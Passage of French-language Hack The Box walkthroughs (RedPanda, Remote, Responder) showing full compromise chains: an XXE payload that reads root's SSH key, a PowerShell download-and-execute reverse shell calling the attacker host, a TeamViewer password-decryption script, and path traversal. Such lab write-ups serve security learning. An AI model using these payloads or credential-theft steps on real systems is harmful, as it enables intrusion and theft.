nc -lvnp 1234
```

```
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.170] 40948
script /dev/null -c /bin/bash
Script started, file is /dev/null
woodenk@redpanda:/tmp/hsperfdata_woodenk$
```

On obtient ainsi accès à la machine avec l'utilisateur woodenk.
On commence l'enumération de la machine et on trouve un fichier de configuration java qui contient des identifiants de connexion vers une base de données mysql :

```
<h/src/main/java/com/panda_search/htb/panda_search$ cat MainController.java
cat MainController.java
package com.panda_search.htb.panda_search;

import java.util.ArrayList;
import java.io.IOException;
...
conn = DriverManager.getConnection("jdbc:mysql://localhost:3306/red_panda", "woodenk", "RedPandazRule");
stmt = conn.prepareStatement("SELECT name, bio, imgloc, author FROM pandas WHERE name LIKE ?");
stmt.setString(1, "%" + query + "%");
ResultSet rs = stmt.executeQuery();
while(rs.next()){
...
```

On peut tenter d'utiliser ces identifiants `woodenk:RedPandazRule` afin de se connecter en ssh à la machine :

```
ssh woodenk@10.10.11.170
woodenk@10.10.11.170's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 22 Jan 2025 04:19:11 PM UTC

  System load:           0.16
  Usage of /:            80.9% of 4.30GB
  Memory usage:          47%
  Swap usage:            0%
  Processes:             212
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.170
  IPv6 address for eth0: dead:beef::250:56ff:fe94:3423


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jan 22 16:19:07 2025 from 10.10.16.7
woodenk@redpanda:~$
```

Privilege Escalation

Il nous faut à présent les droits root. Pour cela on commence par enumerer les cron présents, on utilise pour cela le script pspy que l'on a transféré depuis kali :

```
woodenk@redpanda:~$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
...
2025/01/22 16:41:13 CMD: UID=1000 PID=914    | java -jar /opt/panda_search/target/panda_search-0.0.1
-SNAPSHOT.jar
2025/01/22 16:41:13 CMD: UID=0    PID=913    | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2025/01/22 16:41:13 CMD: UID=0    PID=912    | sudo -u woodenk -g logs java -jar /opt/panda_search/target
/panda_search-0.0.1-SNAPSHOT.jar
2025/01/22 16:41:13 CMD: UID=0    PID=911    | /bin/sh -c sudo -u woodenk -g logs java -jar /opt/panda_search
/target/panda_search-0.0.1-SNAPSHOT.jar
2025/01/22 16:41:13 CMD: UID=0    PID=910    | /sbin/agetty -o -p -- \u --noclear tty1 linux
...
```

On découvre qu'il y a un cron qui est lancé toutes les deux minutes à peut près et qui execute un programme java appelé : `panda_search-0.0.1-SNAPSHOT.jar` on découvre que le script qui execute la recherche des images sur le site est placé dans le dossier : `/opt/credit-score/LogParser/final/src/main/java/com/logparser/App.java` on affiche le code source pour trouver s'il est possible d'exploiter ce code :

```
woodenk@redpanda:/opt/credit-score/LogParser/final/src/main/java/com/logparser$ cat App.java
package com.logparser;
import java.io.BufferedWriter;
import java.io.File;
import java.io.FileWriter;
import java.io.IOException;
import java.util.HashMap;
import java.util.Map;
import java.util.Scanner;
...
    public static void main(String[] args) throws JDOMException, IOException, JpegProcessingException {
        File log_fd = new File("/opt/panda_search/redpanda.log");
        Scanner log_reader = new Scanner(log_fd);
        while(log_reader.hasNextLine())
        {
            String line = log_reader.nextLine();
            if(!isImage(line))
            {
                continue;
            }
            Map parsed_data = parseLog(line);
            System.out.println(parsed_data.get("uri"));
            String artist = getArtist(parsed_data.get("uri").toString());
            System.out.println("Artist: " + artist);
            String xmlPath = "/credits/" + artist + "_creds.xml";
            addViewTo(xmlPath, parsed_data.get("uri").toString());
...
```

On découvre une fonction appelé "parselog" qui est vulnérable aux injection de commandes. De plus la donnée "artist" est vulnérable car elle ne contient pas de sanitisation, cette donnée est obtenue grace aux metadonnée du fichier dans lequel il y a la valeur "Artist" correspondante, donc si l'on modifie cette valeur pour une execution de code on peut portientielement lire des fichier à travers les logs.
Le fichier de log contient le contenu suivant :

```
cat /opt/panda_search/redpanda.log

200||10.10.16.7||Wget/1.24.5||/img/smooch.jpg
```

On commence par modifier et crer le fichier xml suivant qui a pour nom `hax_creds.xml` car le fichier de log doit se terminer par la terminaison `_creds.xml` :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE author [<!ENTITY xxe SYSTEM 'file:///root/.ssh/id_rsa'>]>
<credits>
  <author>&xxe;</author>
  <image>
    <uri>/img/greg.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/hungy.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/smooch.jpg</uri>
    <views>2</views>
  </image>
  <image>
    <uri>/img/smiley.jpg</uri>
    <views>2</views>
  </image>
  <totalviews>4</totalviews>
</credits>
```

On modifie les permissions du fichiers avec `chmod 777 hax_cred.xml`
A présent il nous faut modifier la métadonnées "Artist" de l'image pour y ajouter l'execution du fichier `hax_cred.xml` on utilise pour cela on utilise la commande :
`./exiftool -Artist='../tmp/hax' smooch.jpg`
on transfère l'image dans le fichier ou se trouve le script :

`scp smooch.jpg woodenk@10.10.11.170:/tmp`
A présent que l'image avec la métadonnée modifié est bien transféré on peut lancer la requete qui va permettre de lancer la lecture du fichier `/root/.ssh/id_rsa` dans le fichier de log :

```
### Envoie de la requete depuis kali
curl -A "evil||/../../../../../../../../../../tmp/smooch.jpg" http://10.10.11.170:8080/

### Affichage du fichier de log
cat hax_creds.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE author>
<credits>
  <author>-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZOOtGk+eas+bFezfQAAAJBRbb26UW29
ugAAAAtzc2gtZWQyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZOOtGk+eas+bFezfQ
AAAECj9KoL1KnAlvQDz93ztNrROky2arZpP8t8UgdfLI0HvN5Q081w1miL4ByNky01txxJ
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RAcmVkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----</author>
  <image>
    <uri>/img/greg.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/hungy.jpg</uri>
    <views>0</views>
  </image>
  <image>
    <uri>/img/smooch.jpg</uri>
    <views>2</views>
  </image>
  <image>
    <uri>/img/smiley.jpg</uri>
    <views>2</views>
  </image>
  <totalviews>4</totalviews>
</credits>
```

Après quelques minutes le fichier de log est modifié pour que soit ajouté le contenu de la clef id_rsa de l'utilisateur root, on peut à présent copier cette clef et l'utiliser pour se connecter avec l'utilisateur root en ssh :

```
woodenk@redpanda:~$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZOOtGk+eas+bFezfQAAAJBRbb26UW29
ugAAAAtzc2gtZWQyNTUxOQAAACDeUNPNcNZoi+AcjZMtNbccSUcDUZOOtGk+eas+bFezfQ
AAAECj9KoL1KnAlvQDz93ztNrROky2arZpP8t8UgdfLI0HvN5Q081w1miL4ByNky01txxJ
RwNRnQ60aT55qz5sV7N9AAAADXJvb3RAcmVkcGFuZGE=
-----END OPENSSH PRIVATE KEY-----
woodenk@redpanda:~$ chmod 600 id_rsa
woodenk@redpanda:~$ ssh -i id_rsa root@10.10.11.170
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 22 Jan 2025 06:29:49 PM UTC

  System load:           0.0
  Usage of /:            80.9% of 4.30GB
  Memory usage:          48%
  Swap usage:            0%
  Processes:             221
  Users logged in:       2
  IPv4 address for eth0: 10.10.11.170
  IPv6 address for eth0: dead:beef::250:56ff:fe94:3423


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
```

```
Last login: Wed Jan 22 18:29:15 2025 from 10.10.16.7
root@redpanda:~#
```

On obtient ainsi l'accès root sur la machine

Remote

Reconnaissance

Machine cible Adresse IP : `10.10.10.180`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.180
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-08 20:43 CET
Nmap scan report for 10.10.10.180
Host is up (0.058s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nlockmgr
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown

Host script results:
| smb2-time:
|   date: 2025-02-08T19:43:51
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 141.14 seconds
```

Le scan révèle qu'il y a une dizaines de ports ouverts et qu'il s'agit d'une machine sous Windows. Il y a les port connus 21 pour FTP, 80 pour HTTP, 445 pour SMB et d'autres ports ouverts inconnus. On commence par se connecter en FTP en mode anonyme afin d'extraire les fichiers présent :

```
ftp anonymous@10.10.10.180
```

```
Connected to 10.10.10.180.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49687|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

Il n'y a pas de fichiers présent dans le serveur FTP.
Le site web est un site de vente de produits, le CMS Umbraco est utilisé. Il y a la page contact dans laquelle il est fais réference à une extension pour placer un formulaire de contact qui est manquant qui doit etre installé via un lien vers le Back Office. En cliquant sur ce lien on est redirigé vers l'authentification pour le Back Office du site.
Le service NFS est ouvert on peut enumérer les fichiers présents :

```
showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

Il y a un dossier présent, on peut le monter et enumerer son contenu :

```
mkdir /tmp/mount && mount 10.10.10.180:/site_backups /tmp/mount
ls -la
total 119
drwx------  2 nobody nogroup  4096 23 févr.  2020 .
drwxrwxrwt 22 root   root      480  8 févr. 21:27 ..
drwx------  2 nobody nogroup    64 20 févr.  2020 App_Browsers
drwx------  2 nobody nogroup  4096 20 févr.  2020 App_Data
drwx------  2 nobody nogroup  4096 20 févr.  2020 App_Plugins
drwx------  2 nobody nogroup    64 20 févr.  2020 aspnet_client
drwx------  2 nobody nogroup 49152 20 févr.  2020 bin
drwx------  2 nobody nogroup  8192 20 févr.  2020 Config
drwx------  2 nobody nogroup    64 20 févr.  2020 css
-rwx------  1 nobody nogroup   152  1 nov.   2018 default.aspx
-rwx------  1 nobody nogroup    89  1 nov.   2018 Global.asax
drwx------  2 nobody nogroup  4096 20 févr.  2020 Media
drwx------  2 nobody nogroup    64 20 févr.  2020 scripts
drwx------  2 nobody nogroup  8192 20 févr.  2020 Umbraco
drwx------  2 nobody nogroup  4096 20 févr.  2020 Umbraco_Client
drwx------  2 nobody nogroup  4096 20 févr.  2020 Views
-rwx------  1 nobody nogroup 28539 20 févr.  2020 Web.config
```

Le fichier App_Data/Umbraco.sdf contient des identifiants de connexion puisqu'il s'agit d'un fichier de configuration, on affiche son contenu :


```
strings Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-
4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-
USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-
US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/
ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-
ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/
ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-
ae257a9b9749ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA
={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
```

On peut voir qu'il y a plusieurs identifiants possible comme "admin" et "ssmithsmith" il y a un hash qui est associé à chacun de ces identifiants, on peut les craquer avec Crackstation :

Hash	Type	Result
b8be16afba8c314ad33d812f22a04991b90e2aaa	sha1	baconandcheese

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Le mot de passe découvert est "baconandcheese" pour le compte "admin@local.htb" on peut l'utiliser afin de se connecter à l'interface du site :



Une fois connecté on identifie la version 7.12.4 de Umbraco

Exploitation

On recherche une vulnérabilité pour la version 7.12.4 de Umbraco on découvre une vulnérabilité permettant une execution de code distante `https://www.exploit-db.com/exploits/49488` on télécharge et on execute l'exploit sur l'adresse du serveur :

```
python3 49488.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180/ -c ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::8a
   IPv6 Address. . . . . . . . . . . : dead:beef::d04b:386a:2659:d7d3
   Link-local IPv6 Address . . . . . : fe80::d04b:386a:2659:d7d3%12
   IPv4 Address. . . . . . . . . . . : 10.10.10.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:176c%12
                                       10.10.10.2
```

L'execution de commande fonctionne, on peut uploader nc et obtenir un reverse shell :

```
### Execution d'un reverse shell
python3 49488.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180/ -c 'cmd.exe' -a "/c powershell
-c iex(new-object net.webclient).downloadstring('http://10.10.16.6:8000/Invoke-PowerShellTcp.ps1');;Invoke-
PowerShellTcp -Reverse -IPAddress 10.10.16.6 -Port 1234"

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.180] 49726
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv> whoami
iis apppool\defaultapppool
```

On obtient ainsi accès à la machine avec l'utilisateur "defaultapppool"

Privilege Escalation

Il nous faut à présent l'accès Administrator. On commence par enumerer les services en cours de lancement :

```
PS C:\windows\system32\inetsrv> tasklist /svc

Image Name                     PID Services
========================= ======== ============================================
...
TeamViewer_Service.exe        2240 TeamViewer7
...
```

On peut voir qu'il y a l'application TeamViewer 7 lancé, en recherchant une vulnérabilité on trouve la CVE-2019-18988. il est possible d'exploiter cette application afin d'élever les privilèges pour cela on suit les étapes expliqués sur cette article : `https://whynotsecurity.com/blog/teamviewer/` on commence par lancer un commande permettant d'afficher le registre de TeamViewer :

```
PS C:\windows\system32\inetsrv> reg query HKLM\SOFTWARE\Wow6432Node\TeamViewer\Version7

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TeamViewer\Version7
    StartMenuGroup    REG_SZ    TeamViewer 7
    InstallationDate    REG_SZ    2020-02-20
    InstallationDirectory    REG_SZ    C:\Program Files (x86)\TeamViewer\Version7
    Always_Online    REG_DWORD    0x1
    Security_ActivateDirectIn    REG_DWORD    0x0
    Version    REG_SZ    7.0.43148
    ClientIC    REG_DWORD    0x11f25831
    PK    REG_BINARY
     BFAD2AEDB6C89AE0A0FD0501A0C5B9A5C0D957A4CC57C1884C84B6873EA03C069CF06195829821E28DFC2AAD
     372665339488DD1A8C85CDA8B19D0A5A2958D86476D82CA0F2128395673BA5A39F2B875B060D4D52BE75DB2B
     6C91EDB28E90DF7F2F3FBE6D95A07488AE934CC01DB8311176AEC7AC367AB4332ABD048DBFC2EF5E9ECC1333
     FC5F5B9E2A13D4F22E90EE509E5D7AF4935B8538BE4A606AB06FE8CC657930A24A71D1E30AE2188E0E0214C8
     F58CD2D5B43A52549F0730376DD3AE1DB66D1E0EBB0CF1CB0AA7F133148D1B5459C95A24DDEE43A766237590
     17F21A1BC8AFCD1F56FD0CABB340C9B99EE3828577371B7ADA9A8F967A32ADF6CF062B00026C66F8061D5CFF
     89A53EAE510620BC822BC6CC615D4DE093BC0CA8F5785131B75010EE5F9B6C228E650CA89697D07E51DBA40B
     F6FC3B2F2E30BF6F1C01F1BC2386FA226FFFA2BE25AE33FA16A2699A1124D9133F18B50F4DB6EDA2D23C2B94
     9D6D2995229BC03507A62FCDAD55741B29084BD9B176CFAEDAAA9D48CBAF2C192A0875EC748478E51156CCDD
     143152125AE7D05177083F406703ED44DCACCD48400DD88A568520930BED69FCD672B15CD3646F8621BBC353
     91EAADBEDD04758EE8FC887BACE6D8B59F61A5783D884DBE362E2AC6EAC0671B6B5116345043257C537D27A8
     346530F8B7F5E0EBACE9B840E716197D4A0C3D68CFD2126E8245B01E62B4CE597AA3E2074C8AB1A4583B04DB
     B13F13EB54E64B850742A8E3E8C2FAC0B9B0CF28D71DD41F67C773A19D7B1A2D0A257A4D42FC6214AB870710
     D5E841CBAFCD05EF13B372F36BF7601F55D98ED054ED0F321AEBA5F91D390FF0E8E5815E6272BA4ABB3C85CF
     4A8B07851903F73317C0BC77FA12A194BB75999319222516
    SK    REG_BINARY
    F82398387864348BAD0DBB41812782B1C0ABB9DAEEF15BC5C3609B2C5652BED7A9A07EA41B3E7CB583A107D39
    AFFF5E06DF1A06649C07DF4F65BD89DE84289D0F2CBF6B8E92E7B2901782BE8A039F2903552C98437E47E16F7
    5F99C07750AEED8CFC7CD859AE94EC6233B662526D977FFB95DD5EB32D88A4B8B90EC1F8D118A7C6D28F6B569
    1EB4F9F6E07B6FE306292377ACE83B14BF815C186B7B74FFF9469CA712C13F221460AC6F3A7C5A89FD7C79FF3
    06CEEBEF6DE06D6301D5FD9AB797D08862B9B7D75B38FB34EF82C77C8ADC378B65D9ED77B42C1F4CB1B11E7E7
    FB2D78180F40C96C1328970DA0E90CDEF3D4B79E08430E546228C000996D846A8489F61FE07B9A71E7FB3C3F8
    11BB68FDDF829A7C0535BA130F04D9C7C09B621F4F48CD85EA97EF3D79A88257D0283BF2B78C5B3D4BBA4307D
    2F38D3A4D56A2706EDAB80A7CE20E21099E27481C847B49F8E91E53F83356323DDB09E97F45C6D103CF046931
    06F63AD8A58C004FC69EF8C506C553149D038191781E539A9E4E830579BCB4AD551385D1C9E4126569DD96AE6
    F97A81420919EE15CF125C1216C71A2263D1BE468E4B07418DE874F9E801DA2054AD64BE1947BE9580D7F0E3C
    138EE554A9749C4D0B3725904A95AEBD9DACCB6E0C568BFA25EE5649C31551F268B1F2EC039173B7912D6D58A
    A47D01D9E1B95E3427836A14F71F26E350B908889A95120195CC4FD68E7140AA8BB20E211D15C0963110878AA
    B530590EE68BF68B42D8EEEB2AE3B8DEC0558032CFE22D692FF5937E1A02C1250D507BDE0F51A546FE98FCED1
    E7F9DBA3281F1A298D66359C7571D29B24D1456C8074BA570D4D0BA2C3696A8A9547125FFD10FBF662E597A01
    4E0772948F6C5F9F7D0179656EAC2F0C7F
    LastMACUsed    REG_MULTI_SZ    \000505694F763
    MIDInitiativeGUID    REG_SZ    {514ed376-a4ee-4507-a28b-484604ed0ba0}
    MIDVersion    REG_DWORD    0x1
    ClientID    REG_DWORD    0x6972e4aa
    CUse    REG_DWORD    0x1
    LastUpdateCheck    REG_DWORD    0x659d58d6
    UsageEnvironmentBackup    REG_DWORD    0x1
    SecurityPasswordAES    REG_BINARY    FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B
    MultiPwdMgmtIDs    REG_MULTI_SZ    admin
    MultiPwdMgmtPWDs    REG_MULTI_SZ    357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77
    Security_PasswordStrength    REG_DWORD    0x3

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TeamViewer\Version7\AccessControl
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TeamViewer\Version7\DefaultSetting
```

On lance ensuite un script qui va permettre de décrypter le mot de passe Administrateur, il faut ajouter le résultat de SecurityPasswordAES dans le champ hexadecimal :

```
### Contenu du script
import sys, hexdump, binascii
from Crypto.Cipher import AES

class AESCipher:
    def __init__(self, key):
        self.key = key

    def decrypt(self, iv, data):
        self.cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return self.cipher.decrypt(data)

key = binascii.unhexlify("0602000000a400005253413100040000")
iv = binascii.unhexlify("0100010067244F436E6762F25EA8D704")
hex_str_cipher = "FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B" # output from the registry

ciphertext = binascii.unhexlify(hex_str_cipher)

raw_un = AESCipher(key).decrypt(iv, ciphertext)

print(hexdump.hexdump(raw_un))

password = raw_un.decode('utf-16')
print(password)

### Execution du script
python3 teamviewer_hash_decrypt.py
00000000: 21 00 52 00 33 00 6D 00  30 00 74 00 65 00 21 00  !.R.3.m.0.t.e.!.
00000010: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
None
!R3m0te!
```

On découvre que le mot de passe utilisateur est `!R3m0te!` on peut l'utiliser afin de se connecter avec evil-winrm :

```
evil-winrm -u administrator -p '!R3m0te!' -i 10.10.10.180

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
 unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
remote\administrator
```

On obtient ainsi l'accès administrateur sur la machine

Responder

Reconnaissance

Machine cible Adresse IP : `10.129.15.28`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.15.28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-09 22:22 CET
Nmap scan report for 10.129.15.28
Host is up (0.014s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
5985/tcp open  wsman
7680/tcp open  pando-pub

Nmap done: 1 IP address (1 host up) scanned in 119.86 seconds
```

Le scan révèle qu'il y a 3 port TCP ouvert, dont le port 80 pour HTTP, le port 5985 et 7680. Le site web semble etre un site de vente de services de design.
On découvre qu'il y a un formulaire de contact à tester pour exploitation.
On peut lancer un scan dir busting :

```
feroxbuster --url http://unika.htb/ --wordlist /usr/share/wordlists/dirb/common.txt --scan-dir-listings


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://unika.htb/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   Scan Dir Listings       true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

...
200      GET       16l       64w      989c http://unika.htb/inc/stellar/
200      GET     8831l     2426w    46453c http://unika.htb/index.php
200      GET     8831l     2426w    46453c http://unika.htb/
200      GET       17l       76w     1206c http://unika.htb/inc/owl-carousel/
200      GET       16l       64w     1022c http://unika.htb/inc/stellar/js/
200      GET       16l       62w     1023c http://unika.htb/inc/bootstrap/css/
301      GET        9l       30w      328c http://unika.htb/css => http://unika.htb/css/
200      GET       16l       63w     1035c http://unika.htb/inc/font-awesome/css/
200      GET        3l       11w      437c http://unika.htb/img/pat-bg.png
200      GET        7l       63w     3076c http://unika.htb/img/logo.png
200      GET     4751l     2984w   256848c http://unika.htb/img/testimonial-bg.jpg
200      GET       19l       95w     1602c http://unika.htb/css/
200      GET       16l       63w     1024c http://unika.htb/inc/animations/css/
...
503      GET       11l       44w      398c http://unika.htb/examples
403      GET       11l       47w      417c http://unika.htb/phpmyadmin
403      GET       11l       47w      417c http://unika.htb/server-status
403      GET       11l       47w      417c http://unika.htb/server-info
403      GET       11l       47w      417c http://unika.htb/webalizer
```

Le site semble utiliser phpmyadmin, selon Wappalyzer le système d'exploitation est Windows, et le serveur web est Apache Version 2.4.52.

Vulnerability Assesment

Il y a une fonction sur le site qui permet de changer le langage lorsque celui ci est changé par exemple en Français, il y a une page php qui se charge sur l'url `http://unika.htb/index.php?page=french.html` on peut tenter de lancer un path traversal :

```
curl http://unika.htb/index.php?page=../../../../../../windows/system32/drivers/etc/hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
```

Le path traversal fonctionne et on peut voir affiché le contenu du fichier hosts

Exploitation

On peut exploiter cette vulnérabilité en essayant d'extraire le hash de l'utilisateur avec Responder :

```
### Lancement de Responder
sudo responder -I tun0
[sudo] Mot de passe de kali :
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
